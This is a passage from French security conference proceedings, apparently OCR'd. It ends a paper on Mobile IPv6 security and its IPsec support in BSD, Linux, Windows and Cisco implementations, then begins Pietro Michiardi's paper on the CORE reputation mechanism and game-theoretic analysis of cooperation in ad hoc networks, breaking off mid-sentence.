[19] comme évoqué dans le document, « The result is that IPsec-NAT incompatibilities have become a major barrier in the deployment of IPsec in one of its principal uses »

[20] il s'agit d'un des problèmes traités dans les groupes de travail sur le multihoming, notamment [monami6]

Pour cette raison, lorsque le noeud mobile change de réseau d'accueil, son identifiant de routage (sa CoA) change. Il devient nécessaire pour lui de mettre à jour les informations connues de ses correspondants ; HA et éventuellement, CN.

Ce problème touche en fait les SA IPsec négociées entre le MN et son HA et, dans le cas d'utilisation d'IKE la relation entre le démon IKE et la couche gérant Mobile IPv6. Seules les SA en mode tunnel sont impactées[21]. Elles font en effet intervenir la CoA du MN. Les SA en mode transport utilisant la Home Address du noeud pour le référencement et comme adresse des paquets ne sont pas impactées. Elles profitent des Routing Header Type 2 et de l'option HAO du Destination Options Header.

Une vision d'assez haut niveau de l'utilisation d'IPsec pour protéger Mobile IPv6 est fournie dans [RFC3775]. Les détails concernant la sécurisation via IPsec du lien entre le MN et son HA sont traités spécifiquement dans [RFC3776]. [MIGRATE] décrit une extension de l'interface PF_KEYv2 permettant la modification d'adresse au sein d'une SA en mode tunnel et permettant la survie de celle-ci aux déplacements. Pour des raisons de concision, le lecteur curieux est renvoyé vers ces documents pour les détails techniques.

Il est à noter qu'actuellement, les problématiques de protection via IPsec des relations entre le MN et le CN ne sont pas normalisées.

6 Implémentations

Mobile IPv6 étant standardisé ([RFC3775], [RFC3776]) depuis Juin 2004, plusieurs implémentations sont maintenant disponibles. Leur niveau de support varie principalement concernant l'intégration des mécanismes de sécurité permettant la protection du trafic de signalisation.

Un autre point de comparaison concerne les capacités de filtrage des différents systèmes vis-à-vis du trafic IPv6 en général et celui lié à Mobile IPv6 en particulier[22].

Cette section détaille ces points pour chacun des systèmes majeurs et des implémentations associées.

6.1 *BSD : SHISA

SHISA[23] est l'implémentation de Mobile IPv6 pour les plateformes *BSD. Il tire son nom d'une statue de lion ornant les toits de l'île d'Okinawa au sud de l'archipel nippon afin de protéger les habitations. Son développement a été effectué dans le cadre du projet WIDE[24] qui fut déjà à l'initiative de KAME[25], l'implémentation d'IPv6 faisant référence.

SHISA implémente Mobile IPv6 [RFC3775,RFC3776] ainsi que NEMO Basic Support [RFC3963]. Il permet donc de déployer des MN, des HA, des CN ainsi que des Mobile Router, MR. Bien que disponible pour les trois principaux BSD, OpenBSD, NetBSD, et FreeBSD, il est recommandé de le deployer en utilisant FreeBSD 5. Ce projet est désormais partie intégrante de KAME et peut être récupéré avec ses snapshots hebdomadaires.

[21] Celles protégeant le trafic entre le MN et le CN via le HA, sur le tronçon entre le MN et le HA
[22] Il n'est pas abordé ici.
[23] `http://www.mobileip.jp`
[24] `http://www.wide.ad.jp`
[25] `http://www.kame.net`

En ce qui concerne IPsec, il est possible de protéger le trafic de signalisation et de données entre le MN et le HA à l'aide du static keying. Le dynamic keying est en cours d'implémentation mais ne sera plainement fonctionnel qu'avec le support de IKEv2 [RFC4306,MIP6IKEv2] dans racoon2.

6.2 Linux : MIPL

Sous Linux, le support de Mobile IPv6 est disponible sous forme d'un patch noyau[26] et d'une partie userland[27]. Le projet porte le nom MIPL : *Mobile IPv6 for Linux*. Les fonctionnalités de MN, CN et HA sont supportées.

Pour ce qui est du rôle de routeur IPv6 du HA, et notamment l'émission des *Routing Advertisement*, le logiciel **radvd** intègre maintenant dans sa version courante l'ensemble des extensions associées à MIPv6[28].

MIPL évoluant maintenant depuis quelques années (la version courante est la version 2.0), le support d'IPsec est actuellement disponible, au moins basiquement. Il permet la définition des flux à protéger sans avoir à spécifier l'ensemble des Security Policies à mettre en place, comme présenté figure 12.

```
...
IPsecPolicySet {
        HomeAgentAddress ;
        HomeAddress /64;

        IPsecPolicy HomeRegBinding UseESP;
        IPsecPolicy TunnelMh UseESP;
}
...
```

Fig. 12. Un exemple de définition de la protection via IPsec de certains échanges sous MIPL.

Au niveau du noyau, en ce qui concerne IPsec, MIPL[29] ajoute notamment le support de l'API PF_KEY MIGRATE permettant la modification de la CoA utilisée dans les SA suite à l'émission et la réception d'un Binding Update.

Pour le keying dynamique, **racoon** offre un mode permettant le support de MIPv6 (option `support_proxy`). Ceci permet comme précisé dans [RFC3776], d'utiliser la CoA pour les échanges IKE tout en négociant les SA en utilisant la Home Address.

Dans les faits, le fonctionnement est encore balbutiant et les relations entre les trois composants — le démon IKE, MIPL et la SADB — sont encore incertaines. Même si les cas simples fonctionnent, la gestion complète du keying dynamique avec certificats et la stabilité de l'implémentation restent encore à assurer.

[26] Actuellement pour 2.6.15

[27] Les deux étant téléchargeables sur `http://www.mobile-ipv6.org`

[28] permettant notamment d'utiliser des valeurs inférieures à certains timers utilisés par Neighbor Discovery

[29] plus généralement, il apporte la prise en charge des extensions des mobilité (Routing Header Type 2 et option HOA dans les Destination Option Header)

6.3 Windows

En 2002, Microsoft mettait à disposition une version de test d'une implémentation Mobile IPv6 (suivant le draft 12 de [RFC3775]), faisant suite à un travail commun avec l'université de Lancaster.

Depuis le service pack 1, Windows XP intègre une implémentation offrant un support limité de MIPv6[30]. C'est également le cas de Windows Server 2003.

Le site de Microsoft annonce l'existence d'une version d'évaluation (Technology Preview) offrant l'ensemble des fonctionnalités de CN, MN et HA pour différentes versions de Windows. Sans raison évoquée, celle-ci est indisponible.

En ce qui concerne Windows Vista, le support de Mobile IPv6 n'est pas prévu à la sortie de cet OS mais sera disponible par la suite sous forme d'extension.

En pratique, la version disponible sous Windows XP n'est pas utilisable : elle n'implémente que la fonctionnalité de CN et suit une ancienne version du draft.

Pour ce qui est des CTP, Community Technology Preview, l'ensemble du code relatif à Mobile IPv6 a été désactivé (plus d'accès possible aux options de configuration par `netsh`).

Si les équipes de Microsoft travaillent actuellement sur IPv6 dans le cadre de la « Next Generation TCP/IP Stack », elles focalisent principalement leurs efforts sur d'autres technologies que Mobile IPv6 comme Teredo, le firewall IPv4/IPv6, le support complet d'IPsec, ou bien encore DHCPv6.

6.4 Cisco IOS

Les versions courantes d'IOS offrent un support d'IPv6, de nombreuses fonctionnalités ayant été progressivement ajoutées au fil des ans. Les extensions nécessaires à l'utilisation de Mobile IPv6 sont maintenant disponibles[31].

En pratique, les fonctionnalités de CN et MN ne sont pas disponibles sur IOS. Le système étant développé pour des routeurs, la non-disponibilité de ces fonctionnalités se justifie facilement.

Concernant la sécurisation, un des manques majeur qui limite l'intéret d'un Routeur Cisco en tant que Home Agent concerne la protection via IPsec du trafic entre le Home Agent et ses MN. Les mécanismes de sécurité décrits dans [RFC3776] ne sont pour le moment pas implémentés.

Aucune date n'est avancée sur la disponibilité de cette fonctionnalité indispensable à des déploiement sérieux.

Néanmoins, il semble que des développements soit en cours, poussés par des opérateurs de téléphonie mobile (notamment asiatiques), de manière à déployer dans des infrastructures spécifiques (contexte 3GPP2) des solutions de sécurité plus adaptées, comme celle définie par [RFC4285].

Finalement, les développement relatifs à Mobile IPv6 dans IOS évoluant avec les demandes du marché, le support actuel présente beaucoup moins d'intérêt que celui fournit par les équivalents disponibles dans le monde libre[32].

[30] uniquement la fonctionnalité de Correspondent Node telle que décrite dans le draft 13 de [RFC3775]

[31] disponibilité de la fonctionnalité Home Agent dans les 12.3(14)T, 12.4, 12.4(2)T et améliorations des ACL IPv6 depuis la 12.4(2)T

[32] as in beer

7 Conclusion

7.1 Sécurité

L'utilisation d'une adresse IPv6 en dehors de son site d'origine pose des contraintes complexes, aussi bien au niveau fonctionnel que concernant la sécurité. Après une longue période de gestation, Mobile IPv6 est depuis juin 2004 un protocole normalisé par l'IETF.

L'intégration de nombreux mécanismes de protection originaux a permis de prendre en compte les problématiques de sécurité sans pour autant restreindre les possibilités d'utilisation. La protection des communications entre le noeud mobile et son réseau mère s'appuyant sur IPsec, elle profite des facilités offertes au protocole de sécurisation dans le cadre d'IPv6 (connexion de bout en bout, disparition de la NAT).

En pratique, IPv6 est actuellement en phase de déploiement, même si aucune date concernant sa mise en œuvre massive ne peut être avancée. Son intégration et activation par défaut dans les prochaines version du système d'exploitation de Microsoft, comme c'est déjà le cas sur Mac OS, Linux et certains BSD, permettra certainement de pousser son déploiement.

Concernant Mobile IPv6, sa standardisation relativement récente et le déploiement d'IPv6 retardé par les mécanismes de NAT induit des implémentations commerciales pour le moment assez limitées :

- Cisco n'inclut pour le moment pas la sécurisation via IPsec du lien MN-HA et travaille sur des mécanismes spécifiques à des infrastructures d'opérateurs mobiles ;
- Microsoft intègre une implémentation basée sur un draft dépassé dans Windows XP mais annonce MIPv6 sous forme d'extension après la sortie de Vista ;
- Apple ne prévoit pas l'intégration du protocole pour Léopard, mais le système étant basé sur FreeBSD, son portage par la suite bénéficiera certainement des avancées sur ce système.

Dans le monde libre, les BSD et Linux intègrent, pour le moment de manière externe, le code pour faire fonctionner le protocole. Même si la gestion de la protection via IPsec n'est pas encore complète, se limitant globalement à une gestion de clé statique, elle avance assez rapidement.

La volonté d'un déploiement à grande échelle du protocole et les objectifs importants concernant la protection des réseaux (Internet et des participants) et des clients ont amené à la mise en place de mécanismes de sécurité adaptés aux contraintes et utilisables (Return Routability Procedure).

L'utilisation d'IPsec/IKE a été étudiée de manière poussée, pour les relations entre le MN et le HA dans son réseau mère. Les extensions nécessaires à la gestion complète de la migration des extrémités de SA en mode tunnel sont en cours de normalisation [MIGRATE] et de tests.

Si les solutions proposées semblent robustes, un retour d'expérience reste encore à gagner sur le sujet :

- La stabilisation des relations entre les éléments présents dans les piles est en cours — au moins dans le monde libre — en attendant un déploiement éventuel à plus grande échelle après celui, progressif, d'IPv6.
- Certaines problématiques liées à la sélection d'adresse source — CoA ou Home Address – ne sont pour le moment pas résolues.
- De manière générale, le problème épineux de la séparation des rôles de « Locator »/« Identifier » pour l'adresse IP auquel MIPv6 apporte une solution est encore un sujet de recherche. Les questions de sécurité également.

– Concernant la mise en œuvre dans le cadre d'infrastructures spécifiques, comme celles des réseaux d'opérateurs mobiles, sur des équipements aux capacités plus limitées (puissance, batterie), d'autres solutions sont également en train de voir le jour.

Le point positif sur ce sujet est que le protocole bénéficie pour acquérir sa maturité du temps nécessaire à la mise en place progressive d'IPv6. Eventuellement, il fera partie des Killer Apps qui pousseront le déploiement d'IPv6.

7.2 Limitations

Dans le document, la sécurité de Mobile IPv6 a été décrite et analysée. Pour des raisons de concision, certains points concernant des mécanismes annexes ont été laissés de côté comme la protection des messages Mobile Prefix Solicitation ou Mobile Prefix Advertisement. D'autres, requiérant trop de détails, comme la procédure de Return Routability ou certains éléments sur IPsec/IKE ont été décrits de manière succinctes. Comme toujours, le diable étant dans les détails, les références bibliographiques permettront au lecteur curieux de répondre aux questions ouvertes.

Certains auraient certainement attendu de ce papier une partie comparative entre MIPv6 et MIPv4 [RFC3344]. La version IPv4 du protocole étant fondamentalement différente dans son fonctionnement, notamment du fait des problématiques dues à la NAT, elle n'a jamais été déployée à grande échelle. Egalement pour des raisons de concision, mais aussi de clarté, il a volontairement été décidé de ne pas l'évoquer pour se focaliser sur la version IPv6.

Le sujet de la mobilité a été restreint dans le document à Mobile IPv6, protocole adapté aux clients mobiles. D'autres protocoles comme NEMO [RFC3963] sont actuellement développés en parallèle, basées sur MIPv6, et permettant la mobilité de réseaux complets. Même si certaines contraintes de sécurité et donc certaines solutions apportées sont communes à celles étudiées ici, d'autres parties divergent sensiblement, imposant certains changements et restrictions. De la même manière, FMIPv6 [RFC4068] et HMIPv6 [RFC4140] n'ont pas non plus été abordés ici.

7.3 Intégration de Mobile IPv6 dans les VPN

Le lecteur attentif aura certainement remarqué que la sécurisation des communications entres le MN et ses correspondants a pour but de fournir un niveau équivalent à celui que le noeud mobile pourrait avoir dans son réseau mère et que le correspondant peut avoir vis-à-vis d'un client fixe. Peut-on faire mieux ?

En pratique, la possibilité, dans le cadre du mode optimisé de dialoguer de manière directe avec un correspondant en utilisant sa Home Address, sans pénalité de routage, offre de nouvelles perspectives. La mise en place de sessions sécurisées entre les noeuds mobiles d'un même réseau de confiance (domaine d'adressage, PKI), sans passage pénalisant par le réseau mère est une possibilité attractive. Elle permettrait la mise en œuvre de véritables VPN transparents, au dessus du réseau de routage IPv6, s'affranchissant d'une architecture en étoile pénalisante comme c'est le cas aujourd'hui.

Références

[RFC1958] B. Carpenter **"Architectural Principles of the Internet"** June 1996, informational

[RFC1883] S. Deering, R. Hinden **"Internet Protocol, Version 6 (IPv6) Specification"**. December 1995

[RFC2460] S. Deering, R. Hinden **"Internet Protocol, Version 6 (IPv6) Specification"**. December 1998

[RFC2461] **"Neighbor Discovery for IP Version 6 (IPv6)"**. December 1998, Standards Track

[RFC2709] P. Srisuresh **"Security Model with Tunnel-mode IPSec for NAT Doamins"** October 1999, Informational

[RFC2827] P. Ferguson, D. Senie **"Network Ingress Filtering : Defeating Denial of Service Attacks which employ IP Source Address Spoofing."** May 2000, Best Current Practice

[RFC3344] C. Perkins **"IP Mobility Support for IPv4"** August 2002, Standards Track

[RFC3439] R. Bush, D. Meyer **"Some Internet Architectural Guidelines and Philosophy"** December 2002, Informational

[RFC3704] F. Baker, P. Savola **"Ingress Filtering for Multihomed Networks"** March 2004, Best Current Practice

[RFC3715] B. Aboba, W. Dixon **"IPsec-Network Address TRanslation (NAT) Compatibility"** March 2004, Informational

[RFC3775] J. Arkko, V. Devarapalli and F. Dupont **"Mobility Support in IPv6"**. June 2004, Standards Track

[RFC3776] J. Arkko, V. Devarapalli and F. Dupont **"Using IPsec to Protect Mobile IPv6 Signaling Between Mobile Nodes and Home Agents"**. June 2004, Standards Track

[RFC3947] T. Kivinen, B. Swander, A. Huttunen and V. Volpe **"Negotiation of NAT-Traversal in the IKE"**. January 2005, Standards Track.

[RFC3963] V. Devarapalli, R. Wakikawa, A. Petrescu, P. Thubert **"Network Mobility (NEMO) Basic Support Protocol"**. January 2005, Standards Track.

[RFC4068] R. Koodli, Ed.**"Fast Handovers for Mobile IPv6"** July 2005, Experimental

[RFC4140] H. Soliman, C. Castelluccia, K. El Malki, L. Bellier **"Hierarchical Mobile IPv6 Mobility Management (HMIPv6)"** August 2005, Experimental

[RFC4225] P. Nikander, J. Arkko, T. Aura, G. Montenegro, E. Nordmark **"Mobile IP Version 6 Route Optimization Security Design Background"** December 2005, Informational

[RFC4285] A. Patel, K. Leung, M. Khalil, H. Akhtar, K.Chowdhury **"Authentication protocol for Mobile IPv6"** January 2006, Informational

[RFC4306] C. Kaufman **"Internet Key Exchange (IKEv2) Protocol"** December 2005, Standards Track

[RHHASec] P. Savola **"Security of IPv6 Routing Header and Home Address Options"** December 2002, draft-savola-ipv6-rh-ha-security-03.txt

[SALTZER] J.H. Saltzer, D.P. Reed, D.D. Clark **"End-To-End Arguments in System Design"** ACM TOCS, Vol 2, Number 4, November 1984, pp 277-288

[TA] Tuomas Aura **"Mobile IPv6 Security"** Microsoft Research Ltd

[MIGRATE] S. Sugimoto, F. Dupont and N. Nakamura **"PF_KEY Extensions as an Interface between Mobile IPv6 and IPsec/IKE"** Internet-Draft, draft-sugimoto-mip6-pfkey-migrate-02, Expires September 6, 2006.

[MIP6IKEv2] V. Devarapalli, F. Dupont **"Mobile IPv6 Operation with IKEv2 and the revised IPsec Architecture "** Internet-Draft, draft-ietf-mip6-ikev2-ipsec-05.txt

[monami6] **"IETF MONAMI6 (MObile Nodes And Multiple Interfaces in IPv6) Working Group"** `http://www.nautilus.org/ietf`

Coopération dans les réseaux ad hoc : Application de la théorie des jeux et de l'évolution dans le cadre d'observabilité imparfaite

Pietro Michiardi

Institut Eurecom
2229, route des Cretes BP 193
06904 Sophia-Antipolis, France
Pietro.Michiardi@eurecom.fr

Résumé Les systèmes de communication basés sur le paradigme ad hoc ont reçu beaucoup d'attention dans le passé et les efforts des chercheurs ont été dévoués surtout à produire des protocoles décentralisés pour garantir le routage des paquets en tenant compte de la mobilité des nœuds du réseau. Dans cet article on questionne l'hypothèse de base assumé pendent la conception de ces protocoles selon laquelle les entités impliquées dans l'exécution de ces algorithmes suivent précisément les règles dictées par les concepteurs du système. Pour faire face aux déviations des nIJuds du réseau du comportement préétabli afin d'en traire des bénéfices on analyse les caractéristiques d'un mécanisme de coopération basé sur la réputation présenté récemment dans la littérature et nommé CORE. Une approche basée sur la théorie des jeux répétés est utilisée pour déduire les caractéristiques d'une stratégie dérivée de CORE dans le cadre réaliste d'une observabilité imparfaite. Dans cet article on montre comme notre stratégie catalyse la naissance de la coopération entre les nœuds du réseau en présence des erreurs qui affectent l'évaluation de la réputation associé aux nœuds dûes aux interférences et collisions qui caractérisent la technologie radio 802.11.

1 Introduction

Un réseau ad hoc mobile (MANET) est un réseau maillé temporaire constitué par une collection de noeuds sans fil et mobiles sans l'aide d'une infrastructure préétablie utilisée pour exécuter les fonctions de base de gestion de réseau comme le cheminement et l'expédition de paquets. Dans un tel environnement, il peut être nécessaire qu'un noeud mobile demande l'aide d'autres noeuds pour expédier un paquet à sa destination, à cause de la couverture limitée du champ radio disponible à chaque noeud.

En origine, des applications exploitant les réseaux ad hoc ont été envisagées principalement pour des situations de crise (par exemple, dans les champs de bataille ou pour des opèrations de secours). Dans ces applications, tous les noeuds du réseau appartiennent à une même autorité (par exemple, une unité militaire ou une équipe de secours) et ont un but commun. Cependant, les technologies sans fil se sont sensiblement améliorées ces dernières années et des dispositifs peu coûteux basés sur la norme 802.11 ont envahi le marché et le déploiement des réseaux ad hoc pour des applications commerciales est devenu réaliste. Des exemples incluent le déploiement des réseaux ad hoc pour l'automobile ou pour la fourniture d'équipements de communication pour les régions éloignées ou les périmètres physiquement délimités (par exemple, centres commerciaux, aéroports, etc.....). Dans ces réseaux, les noeuds n'appartiennent pas à la même d'organisation ni à une même autorité et ils ne poursuivent pas un but commun. En outre, les réseaux commerciaux pourraient être plus grands

et avoir une plus longue vie ; de plus ils peuvent être complètement autonomes, signifiant que le réseau fonctionnerait seulement grâce à l'opération des utilisateurs.

Selon le type d'application, il est possible de définir deux catégories principales de réseaux ad hoc : les réseaux contrôlés et les réseaux ouverts. Nous nous référons aux réseaux ad hoc contrôlés quand la phase d'initialisation du réseau peut être appuyée par une infrastructure provisoire et quand une confiance à priori entre les noeuds du réseau est disponible. Des relations de confiance à priori peuvent être établies, par exemple, par une autorité contrôlant les noeuds du réseau ou par une organisation commune entre les utilisateurs. D'autre part, dans un réseau ad hoc ouvert, les noeuds sont entièrement autonomes et dans la majorité des cas ne peuvent pas compter sur une infrastructure préétablie pour l'initialisation et l'opération de réseau. De plus, puisque les noeuds sont actionnés par les utilisateurs qui n'appartiennent pas nécessairement à la même organisation ni ne partagent une même autorité, une relation de confiance à priori entre les noeuds n'est pas disponible. La confiance entre les noeuds doit être établie par des mécanismes spécifiques conçus en fonction du scénario offert par un environnement ouvert.

Dans la littérature, une attention particulière a été consacrée à la conception des protocoles d'acheminement optimaux qui réduisent au minimum la consommation d'énergie ou qui sont bien adaptés à une topologie dynamique. Dans cet article il est suffisant de mentionner les propositions fondamentales qui ont contribué au développement successif des mécanismes d'acheminement plus avances, comme par exemple le protocole DSR [5], et AODV [14].

Le dénominateur commun entre les propositions existantes d'acheminement ad hoc est qu'aucune d'elles n'a pris en compte la possibilité (réelle) d'une déviation du comportement des noeuds par rapport à l'exécution définie par le protocole. Néanmoins, il n'est pas difficile aujourd'hui de constater une hausse de comportement illégitime des composants d'un protocole distribué : par exemple, les protocoles pair-à-pair sont facilement modifiables afin d'exploiter le système sans pour autant y contribuer activement.

Dans le cas spécifique offert par les réseaux MANET ouverts, il est très simple de manipuler un protocole d'acheminement afin d'économiser l'énergie dépensée par un noeud d'une façon « égoïste ». Le besoin de coopération entre les nœuds pour assurer le fonctionnement du réseau est en conflit avec l'intérêt individuel de chaque nœud visant à ne dépenser de l'énergie (une ressource précieuse, car dans la majorité des cas les dispositifs mobiles sont alimentés par batterie ayant une durée de vie limitée) que pour les flux de trafic qui leur sont destinés ou pour les quels ils sont originés.

Dans cet article on étudie un mécanisme proposé dans la littérature pour faire face au comportement égoïste des noeuds d'un réseau ad hoc. Ce mécanisme, nommé CORE [11], se base sur la notion de réputation. Après avoir résumé le fonctionnement de base de CORE on va se concentrer sur son analyse en utilisant les outils fournis par la théorie des jeux. Notre analyse se base sur un modèle très simple pour représenter le conflit d'intérêt auquel chaque noeud fait face lors d'une prise de décision (notamment coopérer pour acheminer un paquet ou ne pas coopérer). Ce modèle simple est étendu pour tenir compte des contraintes physiques imposées par le mode de fonctionnement sans fils. Afin d'évaluer les performances de CORE, une stratégie dérivée de l'implémentation réelle du protocole est présentée. Cette stratégie va être mise en compétition avec d'autres stratégies disponibles dans la littérature dans le cadre d'une ultérieure extension au modèle de base. Dans ce dernier cas, la théorie des jeux évolutifs est appliquée au modèle d'un réseau ad hoc statique.

2 Le mécanisme CORE

L'étude basée sur une simulation effectuée dans notre laboratoire [10] a prouvé que les performances d'un réseau MANET se dégradent sévèrement en présence d'un simple comportement illégitime des noeuds. Indépendamment des cas spéciaux comme pour les réseaux militaires pour lesquels une confiance à priori existe entre tous les noeuds, les noeuds d'un réseau ad hoc ne peuvent pas être considérés fiables pour l'exécution correcte des fonctions critiques du réseau. Des opérations essentielles peuvent être fortement compromises par les noeuds qui n'exécutent pas correctement leur part des opérations comme le routage, l'expédition de paquets, etc... Un mauvais comportement des noeuds qui affecte ces opérations peut s'étendre de l'égoïsme ou du manque simple de collaboration dûe au besoin d'économie de batterie aux attaques actives comme le déni de service et la subversion du trafic. En raison de leur vulnérabilité accrue, les réseaux ad hoc devraient tenir compte des problèmes de sécurité comme condition de base indépendamment des scénarios d'application et des contre-mesures doivent être intégrées aux mécanismes de base de gestion de réseau dés leurs conceptions.

Une autre conclusion importante de notre étude de simulation est que la dégradation de performance dûe aux noeuds égoïstes s'abstenant éxpédier des paquets est plus significative que l'impact du comportement égoïste simulé par des attaques sur le protocole d'acheminement comme le protocole « dynamic source routing » (DSR). Nous croyons que des résultats semblables qui accentuent la sensibilité inhérente de MANET à l'égoïsme des noeuds peuvent être obtenus avec des fonctions de réseau autres que l'acheminement ou l'expédition de paquets. Les mécanismes de sécurité qui imposent seulement l'exactitude ou l'intégrité des opérations de réseau ne seraient ainsi pas suffisants dans MANET. Une condition de base pour maintenir le réseau opérationnel consiste à imposer la contribution des noeuds aux opérations du réseau en dépit de la tendance contradictoire de chaque noeud vers l'égoïsme, motivée par la pénurie des ressources énergétiques.

Dans cette section nous discutons du mécanisme CORE [11], utilisé pour imposer la coopération entre les nœuds. CORE se base sur une technique de surveillance distribuée. Ce mécanisme de coopération n'empêche pas un noeud de nier la coopération ou de dévier d'un comportement légitime mais s'assure que les entités se conduisant mal soient punies en leur refusant graduellement les services de communication. CORE est suggéré comme mécanisme générique qui peut être intégré avec n'importe quelle fonction de réseau comme l'expédition de paquets, découverte de routes, gestion de réseau, et gestion de la localisation. Dans CORE, chaque entité réseau encourage la collaboration d'autres entités en utilisant une métrique de coopération appelée réputation. La métrique de réputation est calculée sur la basé des données recueillies localement par chaque noeuds et peut se baser optionnellement sur l'information fournie par d'autres nœud du réseau impliqués dans des échanges de messages avec les nœuds surveillés. Basé sur la réputation, un mécanisme de punition est adopté comme système de dissuasion pour empêcher un comportement égoïste en refusant graduellement les services de communication aux entités qui se conduisent mal. La conséquence immédiate d'un réseau MANET qui adopte CORE est que les noeuds légitimes (noeuds qui coopèrent à l'opération de réseau) arrivent à économiser de l'énergie car il ne servent pas ceux qui ont été détectés comme égoïstes. En outre, selon le modèle d'égoïsme adopté pour représenter des noeuds se conduisant mal, il est possible de prouver que CORE fournit une incitation efficace à coopérer.

Pour simplifier la description de CORE, on se base sur la Figure 1, qui ne concerne que la détection et la punition d'un comportement égoïste vis-à-vis de l'expédition des paquets.

CORE est composé de trois modules : l'un dédié à l'analyse du trafic réseau, permis par le mode de fonctionnement dit « promiscuous » des cartes sans fils, un module dédié à l'évaluation




Fig. 1. CORE : principe de fonctionnement

de la métrique de réputation (pour chaque voisin) et un module utilisé dans la phase de punition des nœuds. Il faut noter que CORE, étant un mécanisme distribué, est exécuté sur chaque nœud mobile du réseau. Le module d'analyse classifie le trafic réseaux aux alentours de chaque nœud pour vérifier le comportement individuel de chaque voisin. Par définition, un nœud B est voisin du nœud A s'il est joignable avec un seul saut, *c.à.d.* s'il se trouve dans le rayon radio du nœud A. Le module d'analyse génère un flux de comportement associé à chaque voisin : un vecteur booléen représente un bon (avec un 1) ou un mauvais (avec un 0) comportement. Le flux de comportement est utilisé par le module de réputation, qui dans sa version de base, n'est rien d'autre qu'un filtre à « réponse finie » de type passe-bas. La fonction de filtrage est utilisée pour réduire l'impact d'une fausse génération du flux de comportement. Dans la réalité, le mode de fonctionnement « promiscuous » n'est pas robuste et il est sujet aux fautes. CORE attribue un bas niveau de réputation seulement aux nœuds qui montrent les traits caractéristiques d'égoïsme d'une façon persistante. D'autres modéles plus complexe peuvent être prévus pour le module de réputation, comme par exemple des filtres passe bande, pour tenir compte de certains types de comportement, ou des filtres dynamiquement accordés. Le module de punition se base sur un seuil (à hystérésis) qui est utilisé pour déclencher le déni de service aux nœuds égoïstes. Dans la Figure 2 trois variations du mécanisme de réputation sont présentées : de droite a gauche, le mécanisme se base 1) sur un flux booléen filtré sur une fenêtre de 5 échantillons, 2) sur un flux fidèle au taux de coopération filtré sur une fenêtre de 5 échantillons, 3) sur la déviation standard correspondant à un taux de coopération de 50%, *c.à.d.* un nœud qui n'achemine que la moitié du trafic, filtré sur une fenêtre de 5 échantillons. Les graphes ont été obtenus par une simulation haut niveau (grâce a MATLAB) du seul mécanisme de réputation, en se basant sur un flux de comportement génère artificiellement. Comme on le peut constater, à parité de comportement (les trois graphes en haut) le niveau de réputation varie en tenant plus ou moins compte des grosses variations en ampleur ou des variations « haute fréquence » comme le montre la forme de la réputation déduite entre 30 et 40 secondes de simulation.




Fig. 2. CORE : évaluation de réputation

Pour plus de details sur le mechanisme CORE, le lecteur est invité a consulter [11].

3 Modélisation et validation analytique de CORE par la théorie des jeux

Plusieurs mécanismes de coopération ont été proposés par la communauté scientifique dans la tentative de faire face au comportement égoïste des noeuds présents dans les réseaux ad hoc mobiles (MANET). Comme on le définit par exemple dans [11], un noeud est considéré égoïste quand il ne participe pas à la gestion ordinaire du réseau afin d'économiser de l'énergie. En opposition à la malveillance, l'égoïsme est une menace passive qui ne comporte aucune dégradation intentionnelle de l'opération du réseau au contraire des attaques actives, par exemple, comme la subversion de route, modification des données, *etc...* Dans cette section nous présentons une approche pour évaluer les mécanisme CORE décris dans la section 2. Puisqu'une grande fraction des schémas existants est basée sur des principes apparentés à la modélisation économique, un outil naturel qui s'est présenté pour la validation de tels mécanismes est la théorie des jeux. Dans ce travail, on utilise une méthode basée sur la théorie des jeux non coopérative, ce modèle étant utile pour démontrer les propriétés de base de CORE. En utilisant cette méthode nous adoptions un modèle qui décrit la stratégie d'un noeud égoïste qui doit prendre la décision de coopérer ou de ne pas coopérer avec un noeud voisin aléatoirement choisi. Nous traduisons alors le mécanisme CORE en guise de stratégie qui peut être ainsi comparé à d'autres stratégies 